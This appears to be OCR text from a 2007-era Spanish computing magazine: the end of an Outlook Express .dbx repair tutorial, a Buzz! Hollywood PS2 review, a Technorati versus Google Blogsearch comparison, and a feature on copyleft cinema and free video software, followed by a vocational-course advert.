
A continuación acudiremos al menú "Herramientas - Opciones - Mantenimiento - Carpeta de almacén" para determinar el sitio donde se encuentra ubicada la nueva identidad. Cerraremos Outlook Express y abriremos la carpeta de almacén de la nueva identidad desde el Explorador de Windows (fíjate bien en el nombre exacto de ésta ya que es una mezcla de caracteres y números poco intuitiva).


Copiaremos nuestros antiguos archivos ".dbx" a la carpeta de la nueva identidad creada, y eliminaremos el archivo "folders.dbx". Volveremos a abrir Outlook Express con la identidad recién creada, el cual, al comprobar que el archivo "folders.dbx" no existe, creará uno que ya incluirá referencias al resto de archivos ".dbx" que copiamos previamente desde nuestra identidad principal. Pulsa sobre el menú "Archivo - Cambiar identidad" y vuelve a la identidad original.

Finalmente ya sólo nos quedará importar los mensajes desde el menú "Archivo - importar - mensajes - Outlook Express 6", seleccionando la identidad donde hayamos corregido los errores en los archivos. Cuando hayas completado todo este proceso ya será posible eliminar manualmente la antigua carpeta y la creada para solucionar el problema junto con su identidad, siguiendo los asistentes utilizados anteriormente.

Nicolás Velásquez E.<








Días de cine en tu vetusta PS2






Lo que muchos veían como algo anecdótico en el inmenso catálogo de una consola como PS2 se ha convertido en toda una saga y, a la vez, en toda una seña de identidad para la consola de Sony en estos que parecen ser sus últimos momentos. Estas navidades rugen con fuerza títulos para la vetusta PS2, compitiendo con las novedades de Wii, Xbox360 y PS3. Y no es ninguna coincidencia que esos títulos de la oferta de PS2 para las fiestas procedan de las sagas Buzz!, EyeToy y SingStar. Por un lado, estos juegos han cosechado un más que considerable éxito en Europa desde sus inicios, pero es que encima el mercado ha dado un vuelco a los llamados "juegos sociales", en parte por el citado éxito de esos juegos y, en otra medida, por la gran acogida que ha tenido Wii en millones de hogares. Lo curioso del tema es que sea la PS2 la que todavía pueda competir en ese sentido con la poderosa Wii, mientras que PS3 todavía sigue jugando la baza de la tecnología (aunque se acerca la salida de SingStar para la nueva generación, con interesantes novedades).











De cualquier manera, estas Navidades la PS2 recibe no pocas nuevas entregas de esas tres sagas, además perfectamente estudiadas para abarcar todas las franjas de edades. Para un público no tan niño como el de los juegos EyeToy o los Buzz! Junior llega Buzz! Hollywood, la nueva entrega del juego que emula los concursos de la tele. Solo que jugaremos en la consola, y poniéndonos en el pellejo de estrafalarios concursantes. Eso sí, el presentador palizas no falta, y el gafotas de Buzz sigue teniendo su papel protagonista en el juego, aunque sin molestar demasiado. La mecánica es la de costumbre, el que más rapido pulse el buzzer tiene la opción de llevarse las rondas.



Como era de esperar, se han incluido nuevas rondas, nuevas pruebas para ir añadiendo variedad al juego, aunque los usuarios siguen teniendo algunas de sus favoritas, como la puñetera e impredecible Pasa la bomba. Buzz! Hollywood trae más de 5.000 preguntas, en forma de texto, fotos, sonidos o vídeos cortos de películas famosas. Evidentemente, el alcance de las películas no es para muy cinéfilos. Se ha optado por un término medio bastante cómodo, y cómo no, más tendente a las películas de los últimos años y los cotilleos más recientes. Tampoco es algo que haya que criticar mucho, los juegos de mesa de preguntas, con pocas excepciones, no suelen buscar verdaderos expertos para jugar, sino que abren el abanico al mayor público posible.

Lógicamente, el punto fuerte de Buzz! Hollywood sigue siendo el modo multijugador. Aunque los que no lo hayan probado puedan pensar que es algo ridículo y aburrido eso de darle a un pulsador cada pregunta, tiene bastante más gracia de lo que parece. Solo hay que rodearse con amigos que sean competitivos, unos aperitivos y la fiesta está servida. Si la saga sigue aumentando con nuevos títulos temáticos, por algo será.



gráficos · sonido · rapidéz · jugabilidad · adicción

gráficos	7
sonido	7
rapidéz	8
jugabilidad	8
adicción	8
total	8



Technorati y Blogsearch de Google

Technorati es un potente herramienta que busca blogs en tiempo real, algo extremadamente útil tanto para blogger como para interesados por la blogosfera. Su dominio exclusivo empieza a tambalear por culpa de Blogsearch de Google.

Acceder

Google™
Búsqueda de Blogs BETA

La Web Imágenes Noticias Maps ¡Nuevo! Grupos Más »

Búsqueda avanzada de blogs
Preferencias

Buscar blogs | Buscar en la Web


Buscar: Todos los blogs Blogs en español

Busque blogs sobre sus temas favoritos

Página principal de Google - Acerca de la Búsqueda de blogs de Google

©2007 Google

Technorati




Technorati (technorati.com) lo podemos definir como un buscador de blogs en tiempo real. Esto quiere decir que podemos conocer que se está publicando ahora mismo en la blogosfera sobre el tema que nos interese, o que reacciones hay a una noticia que se ha producido ahora mismo, o incluso podemos ver que reacción ha tenido nuestro último post en otros blogs por poner unos ejemplos.

El "spider" de Technorati, que no es más que el robot que visita las webs en busca de cambios, tiene un retraso medio, en condiciones normales de unos 10 minutos, cuando un buscador tradicional lo suele tener entre 2 y 15 días dependiendo de la web. Así después de una noticia que se acaba de producir, se pueden tener resultados en unos 15 minutos de las primeras reacciones.

El todopoderoso Google también tiene su propia versión de este tipo de herramienta, es Blogsearch (blogsearch.google.es), que según los últimos datos de Hitwise, ha sobrepasado recientemente en tráfico a Technorati, sobre todo desde la integración del buscador especializado de Google con su otro servicio Google News.

Además Technorati ha sufrido en los últimos meses varios reveses que han debilitado su reinado indiscutible. Por un lado su CEO Dave Safry, el responsable de tecnología Tantek Celik, la jefa de producto Liz Dunn y el vicepresidente de tecnología Adam Hertz han abandonado la empresa en menos de cuatro meses. Y por el otro Wordpress, el CMS líder de gestión de blogs, ha eliminado de su dashboard la notificación de enlaces entrantes mediante Technorati a favor de Blogsearch en su versión 2.3, lo que supone una drástica reducción de su tráfico.

Como colofón añadimos los problemas técnicos de los primeros, frente a la reducción de tiempo de indexación de los de Google.





Mucho más que un buscador

Pero donde Google aún no compite es en un buen montón de características exclusivas de los de San Francisco. Y es que Technorati es mucho más que un buscador, ya que incorpora otras tecnologías como:

- Búsqueda por tags (etiquetas)
Además de buscar por palabras contenidas en los post, se puede buscar por las etiquetas empleadas por sus autores a la hora de escribir. En este sentido hay una gran cantidad de plugins que o bien gestionan los tags directamente para Technorati, o mejoran la clasificación de la información si utilizamos esta facilidad, bien por nubes de tags, u otros.

- RSS
Puedes sindicar los resultados de una búsqueda para tenerla continuamente actualizada, mediante un hilo de RSS.

- Listados de actualización con división por canales
Puedes hacer ping a la web cada vez que actualizas, y aparecer en un listado, en constante renovación, con la posibilidad de clasificarlo por canales, según sea la naturaleza de la temática general del blog, para así ver sólo lo que más se aproxime a tus intereses.


- Popularidad de un blog
Puedes conocer la popularidad de una bitácora, viendo la cantidad de blogs que ala enlazan y una pequeña ficha técnica del sitio, que incluye una captura reciente, su ranking y una nube de tags personalizada.

- Lo más visto
Puedes tomar el pulso a la red conociendo en tiempo real que es lo más buscado y sobre lo que más se escribe, además de los videos más vistos, los blogs más influyentes, las noticias más comentadas...

- Directorio
Puedes hacer búsquedas temáticas de blogs, lo que te permitirá encontrar nuevos sitios que desconocías. Además si te registras podrás, crear tus propias listas de favoritos, y realizar búsquedas en ellos, o sindicar las partes que te interesen.

Las posibilidades, como ves, son bastantes amplias, y usadas, en conjunto, ambas herramientas, pueden ser bastante útiles tanto para el blogger, como para el usuario que se acerca a la búsqueda de información actualizada.

Mon Magan
monmagan.com



redes p2p, la cada vez mejor calidad de compresión de formatos audiovisuales, la extensión de la máxima "do it yourself" están posibilitando que cada vez sean mas numerosos los creadores audiovisuales que apuesten por registrar sus obras bajo licencias libres y decidan confiar en la red más en que en la Paramount. Pero sobre todo están posibilitando la desaparición paulatina de un imaginario colectivo donde el artista o cineasta es un ser solitario, aislado, romántico y genial encerrado en un cubo esperando a que la bombilla se le encienda y pueda crear "esa obra única". Cualquiera con una cámara digital y un poco de ingenio puede colgar su obra en el Youtube y ser famoso por un día. Cada vez tiene menos razón de ser el papel de los intermediarios, cada vez son más y más los creadores audiovisuales. Y la práctica demuestra que es mas pragmático y eficaz poder compartir tu obra y apostar por una lógica recombinante y colaborativa.

Experimentar el multicine copyleft

Si actualmente España está a la cabeza de países que mas obras registran bajo licencias Creative Commons, el mundo audiovisual ha sido el mas lento en incorporarse y el que mas reticencias ha mostrado. Un recelo provocado por diversos factores. La dificultad de poner de acuerdo a quien dirige, quien hace el guión y quien crea la música y el sonido para registrar una obra bajo una licencia en vías de exploración, el miedo a no poderla difundir bien ya que la realización puede tener unos costes económicos difíciles de recuperar, la dependencia de subvenciones públicas o contratos de emisión por cable y festivales de cine.

Paulatinamente las redes se van abriendo y si no que se lo pregunten a Guillermo Zapata que con su cortometraje Lo que tú quieras oir[1] rodado en 35 mm y distribuido a 35Mb/s a día de hoy va ya por las 20.000 descargas. Claro que es un corto, dirán algunos. Y es que la mayor resistencia para hacer cine copyleft (que todo el mundo se lo pueda descargar, copiar, modificar) es el miedo a recuperar el dinero invertido en una producción. Agatha Maciaszek codirectora junto a Alberto García del documental A ras del suelo[2] lo tiene claro: "Con los medios tecnológicos que existen hoy en día es posible producir una película a bajo coste, lo difícil es la distribución. Nuestro documental tiene una licencia Creative Commons, se puede descargar de la web y ahora acabamos de sacar el DVD porque la gente nos pregunta como conseguirlo y aunque esté en la red lo quieren tener". En este sentido, el cine copyleft se topa con la experiencia de la música libre. Nos lo cuentan dos documentales registrados con licencias libres, Copyright 2.0[3] y Sostenido con la música a otra parte[4], que se sumergen en el mundo de los músicos para rebelarnos los problemas que se encuentran cuando topan con la SGAE.

Para muchos, la gran mayoría que nunca pisará las alfombras rojas, lo importante no es el dinero, ni la rentabilidad del producto, sino contar historias, motivados por una inquietud ética y política. Para Antonio Girón, codirector junto a Fernando Menéndez del documental Okupando el vacio[5] "lo fundamental es la expansión de las ideas, el promover la circulación libre del conocimiento, poder colaborar en beneficio del procomún y facilitar al público el acceso a contenidos culturales". Algo en lo que coinciden Agatha y Alberto, autores de Cimientos, cuya intención es denunciar la especulación inmobiliaria. No son los únicos. Iratxe Pérez con Caribeños en el Sáhara[6] o colectivos como La Plataforma[7] y Eguzki Bideoak[8]... son ejemplos documentalistas que están generando un material de gran calidad, contando las otras historias, esas que nunca saltarán a la gran pantalla pero quedarán para siempre en nuestros ordenadores, en la carpeta de "Documentales", junto a Michael Moore o Al Gore. Y no son sólo los documentalistas comienzan a registrar sus obras con licencias libres, en el último año han aparecido obras de ficción como Rothko9, Defectos, Todo mi mundo, The gift o La costumbre de los círculos[10] que abren camino hacia un cine diferente.

Del "peer to peer" al "face to face"

Han quedado a las 20.00, van llegando poco a poco y cada uno trae una filmoteca propia, celosamente guardada en un disco duro externo, en un portátil, en una tarrina de CDs. Pasarán dos horas juntos, charlando alegremente, descubriendo miles de corrientes artísticas, subculturas y mundos visuales. Buscan películas marginales y comerciales, documentales propios y ajenos, series de televisión y radio de mundos lejanos y a la vez cercanos. Y en un par de horas intercambian más películas que las que Paramount contiene en su distribuidora nacional. Son redes cara a cara: espacios en los que reconstruir la lista de las mejores películas de la historia, las que a ti te gustan. Espacios como los que crearon los hacklab de Bilbao, Madrid o Sevilla dentro de la campaña CompartirEsBueno.Net.

Pero las redes digitales, incluso las humanas, no son los únicos espacios de distribución del cine alternativo. A la par que los repositorios multimedia los servidores libres con suficiente ancho de banda para retransmitir en condiciones óptimas, son los festivales independientes los que abanderan la distribución pública del nuevo cine sin cadenas. Es el caso de zemos98[11] que llevan años aplicados a la tarea o de la red ZinePobre un experimento que saca a la calle proyecciones simultáneas en diversas ciudades para hacer visible lo que no puede cabida en otros canales de distribución.


La Muestra de cine de Lavapiés[12] que se está convirtiendo en cita obligada, y muy especial, de los amantes del buen cine en Madrid. "Somos una muestra de cine que no recibe ningún tipo de subvención" comentan sus organizadores "y se realiza en distintos espacios del barrio de Lavapiés, en las plazas, en solares abandonados, en bares o asociaciones culturales." La Muestra de cine combina películas de gran factura con autoproducciones apostando desde hace años por la difusión de la cultura libre. "Siempre paralelamente a los pases de películas 'mas famosas' hemos realizado una convocatoria de autoproducciones, año tras años recibimos más y mejores. En las bases de la convocatoria especificamos que le damos valor a las obras registradas con licencias libres". Pero muchos no han pillado todavía de qué va esto del copyleft. "La mayoria de las obras que nos llega no tienen copyright, son muchos los que escriben cosas del tipo...copia piratea y pásalo... o que rechazan explícitamente a VEGAP o la SGAE... Pero lo que tiene que empezar a calar es que si no especificas que tu obra visual tiene una licencia copyleft (que puede ser copiada y distribuida libremente) automáticamente adquiere el copyright más restrictivo".

Las licencias CreativeCommons no sólo pueden permitir la libre distribución de la película sino su libre modificación, que es mucho más poderoso. Es el ejemplo de la película Lavorare con lentezza cuyo guión, desarrollado por Wu Ming (un colectivo de escritores italianos) es copyleft y por ello pudo ser subtitulada en español libremente por la gente de la Muestra de Cine de Lavapiés (Madrid).

No hay cine libre sin software libre

Aparte de subtitular y reutilizar imágenes, la creación colectiva en cine (exprimir el potencial de la libre modificación) no es sencilla, es difícil cambiar el final de una película si no tienes a los actores originales... a no ser que la se trate de una película de animación. El corto de animación Elephant dreams[13] es el buque insignia de la animación libre y merece la pena verlo. Hecho totalmente con software libre despliega todo el potencial de Blender 3D[14], un programa de diseño y animación 3D a la altura de Hollywood. Pero no es el único programa. Las capturas con dvgrab siempre son las que mas garantías dan de que no se te pierda ni un solo frame. Kino y Avidemux siguen siendo programas muy fiables e intuitivos para quién quiere dar sus primeros pasos en el montaje audiovisual, pero Cinelerra permite una edición profesional. Jahshaka[15] acaba de salir a la calle, con el lema Powering the new Hollywood, permite editar la post-producción sin más límites que la imaginación. Y ya no hay excusas para los no iniciados en el mundo de GNU/Linux, Ubuntu Studio es una distribución libre pensada por y para el cine digital desde el ordenador de tu casa.

No sólo de software vive el cine libre. Una película requiere muchos más conocimientos. También los hay libres. Vecinos productions, directores de Terroralia y La continuidad de las ciudades han hecho algo más que películas copyleft: un completo manual de cine libre. No tiene desperdicio, nos explican desde como hacer los trucos digitales, hasta los formatos de compresión pasando por las direcciones donde alquilan los focos de luz mas económicos. Incluso el proyecto WikiBooks[16] cuenta con un manual (también copyleft) que explica, paso por paso, todo lo necesario para hacer una película. Ya sabes, este fin de semana tienes una alternativa diferente a la de ir al cine. Traértelo a casa..



Cartel de la última muestra de cine de Lavapiés (Madrid), un escaparate del cine independiente que cada año muestra lo mejor del cine copyleft y ofrecer cursos y asesoría sobre como meterse en esta aventura que es el cine libre.

EVhAck (evhack.info@gmail.com)

Notas

1. http://www.loquetuquierasoir.com/
2. www.arasdelsuelo.net
3. http://www.broncoillustration.com/copyright_2_0/
4. http://www.akraleukafilms.es/pages/documental.html
5. www.kinowo.net
6. http://theplatform.nuevaradio.org/
7. http://www.freewebs.com/garoaproducciones/
8. http://eguzki_bideoak.interzonas.info
9. www.lamelodiadelcuerpo.com
10. www.guardarcomofilms.com
11. www.zemos98.org
12. www.lavapiesdecine.net
13. http://www.elephantsdream.org/
14. www.blender.org
15. http://www.jahshaka.org/
16. http://en.wikibooks.org/wiki/Movie_making_manual

La Formación Profesional a tu alcance

En CCC llevamos 68 años formando a miles de profesionales para encontrar el trabajo que estaban buscando.

En CCC te preparamos, además, para conseguir el **Título Oficial de Formación Profesional**

· Instalador Electricista
· Auxiliar de Enfermería
· Auxiliar de Farmacia
· Peluquería
· Esteticista Profesional
· Cocina Profesional
· Hostelería
· Albañilería
· Carrocería del Automóvil
· Mecánico de Automóvil
· Carpintería y Ebanistería
· Tco. Superior en Secretariado
· Auxiliar Administrativo

OTROS CURSOS CCC

· Graduado Eso
· Acceso a la Universidad
· El Inglés con Mil Palabras
· Chino con la Profesora Yang Yun
· Técnico de Energía Solar
· Construcción de Obras
· Profesor de Educación vial
· Auxiliar de Jardín de Infancia
· Decoración Profesional

